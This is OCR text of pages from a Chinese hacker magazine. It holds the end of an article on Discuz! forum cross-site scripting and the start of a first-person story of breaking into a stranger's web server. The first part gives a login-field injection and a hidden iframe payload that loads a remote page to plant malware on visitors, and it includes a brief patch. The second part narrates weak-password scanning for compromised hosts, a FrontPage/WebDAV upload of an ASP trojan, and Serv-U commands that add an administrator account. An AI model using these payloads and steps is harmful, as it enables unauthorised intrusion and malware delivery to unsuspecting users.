


图 4

②登录跨站

登录的时候直接在用户名里写跨站代码，密码什么的都可以随便的写。管理员查看后台日志就可以看到跨站代码，如图5。




图 5

4.部分论坛的绝对路径暴露问题

其实写到这里都很忐忑的，因为我并没有发现可以直接利用的严重的漏洞。但是在X论坛上当我把图片的高和宽设置成非数字（字母）时就暴错了，如图6，显示出了X所在的绝对路径，从路径一不小心就发现了是UNIX系统，但是我在自己电脑上调试的时候却没有该问题，由于X上显示的版权里写的是discuz！4.0，而我看的是discuz！2.5F，所以这个路径暴露问题，我并不知道到底是怎么了，有知道的欢迎来黑客X档案论坛 http://www.hackerxfiles.net指教鱼鱼。



图 6

5.累数一下另类的跨站利用

很多朋友一说到跨站就没兴趣了，其实不然，大家可能一直想到的就是跨站可以偷cookie，所以觉得没劲，其实就是这样的跨站我们就已经可以挂马了。只要修改我上面的<script>alert("test")</script>为你要挂马的代码就好了，比如

```
<iframe frameborder=00 width=00 height=00 scrolling=no src=http://www.hackerxfiles.net/mm.html></iframe>
```

由于discuz！限制站外提交，所以就不能像bo-blog一样构造表单提交数据了，具体情况请大家研究喔。

6.漏洞修补

在memcp.php的第430行：

```
$avatarwidthnew = $avatarwidthnew * $maxavatarpixel / $maxsize;
$avatarheightnew = $avatarheightnew * $maxavatarpixel / $maxsize;
```

后面加上 $avatarnew = htmlspecialchars($avatarnew);，然后就是等待discuz！官方发布补丁了。

7.结语

由于鱼鱼本身能力有限，所以文章难免有错，但是跨站是理论和测试都存在的，无论如何有错误就欢迎指教。另外告诉上次看过我写的“phpwind潜藏的威胁”的朋友，那时我没想到利用width="0"height="0" border="0"使得伪造的头像不显示但是载入，并且隐藏讨厌的红X。希望这篇文章能带给跨站一点新的思路，记得有朋友曾讲过，一个开源代码的论坛程序，假设给他一个可以直接写代码的的跨站，几乎是给了他一个webshell。其实了解的人都知道，这并不是吹嘘，希望大家不要还是一听到跨站就想到偷cookie。此篇稿子为了方便新手我特地做了一个动画。看来国内的程序都没有百分百的安全，脚本安全任重而道远。

（动画文件已经收录于当期光盘中）

一个人的战争

八天——漫长的渗透

magic dog

记得美国士兵的军训里有句话，大概意思是这样的：任何完美的计划当开始作战时都派不上用场了。入侵也如同作战，方法是灵活多变的，事先考虑好的思路在实际的入侵过程中都不一定行得通！

最近肉鸡奇缺，决定临时抓几只先用着，先用流光只选择NT弱口令然后开始狂扫，扫了N个IP段也没扫到一台，难道“弱口令鸡”（magic dog专用名词）快要绝种了？正巧朋友发过来一个网站叫我看看，看能不能“那个”一下（你问我哪个？小子，丫还装蒜，信不信我打暴你眼镜？），盛情难却，看就看吧，反正现在也没事。

第一天

首先我的想法是看能不能找到ASP的页面，有的话再暴库或SQL注射从而获取管理员密码，然后猜解后台，登录，上传木马获得WEBSHELL，再利用SERV-U等漏洞提升权限，最后完全控制计算机，结果找了几个页面居然都是jsp，如图1。




图1

希望基本上破灭了，但是本着黑客精神我还是试了试在地址后面加上“.bak”、“%2e”、大写“JSP”等试图暴出源代码，结果：失败！看来页面上是没什么漏洞了，起码对于我而言是这样。打开superscan输入通过PING得到的对方IP地址，扫描得知服务器起码开了21、80两个端口，如图2。




图2

开了21和80端口，我为什么说起码开了这些端口呢？因为如果对方有防火墙拦截或其他原因的话，也会致使实际开放着的端口却远程扫描不到。

先TELNET对方的80端口然后使用GET，回车后得到BANNER是IIS5.0，大概使用的是WIN2000系统了（小编注：从图3中superscan扫描时得到的banner已经显示出web服务组件是IIS5.0了，这telnet一步纯属多余）。

登录FTP，尝试对方是否可以支持匿名登录，哎，不可以，又试了下直接远程溢出SERV-U还是失败。80端口？用webdavscan扫了下没有发现漏洞，用IIS5EXPLOIT溢出也没成功！我带着最后的希望使用流光扫了下服务器，这一回，不幸降临在了对方的头上，被我发现了一个“FrontPage EXP” FrontPage扩展漏洞，但是先别高兴得太早，万一向我要密码的话，还是没用的。

打开本机FrontPage2003连接对方网站选择webdav方式传输文件，不一会儿对方网站下的东东全显示出来了，试着传了个魔王给的木马过去，成功！如图3。




图3

到现在已经成功一大半了，看看天色不早了，要是明天上课“会周公”被徐SIR（偶班主任啦）逮个正着又得辩论半天。

明天进去后有两种思路，一个是测试能不能跳转到SERV-U的目录把配置文件DOWN下来修改，把自己加为系统管理员再用“quote site exec net user dog dog /add”、“quote site exec net localgroup administrators dog /add”命令提升权限；或者用SERV-U的本地溢出，感觉SERV-U是个“漏洞大户”，本地溢出应该不难。

第二天

下了晚自习回到家打开电脑输入ASP木马地址，成功访问，但是马上我就傻眼了，要密码？魔王给我时没说啊，于是自己在源代码中找，找了半天也没找到，这时魔王上线了要到密码后终于进去了，如图4。




图4

首先我要找到 SERV-U 的配置文件，选择“[FSO]”，如图5。

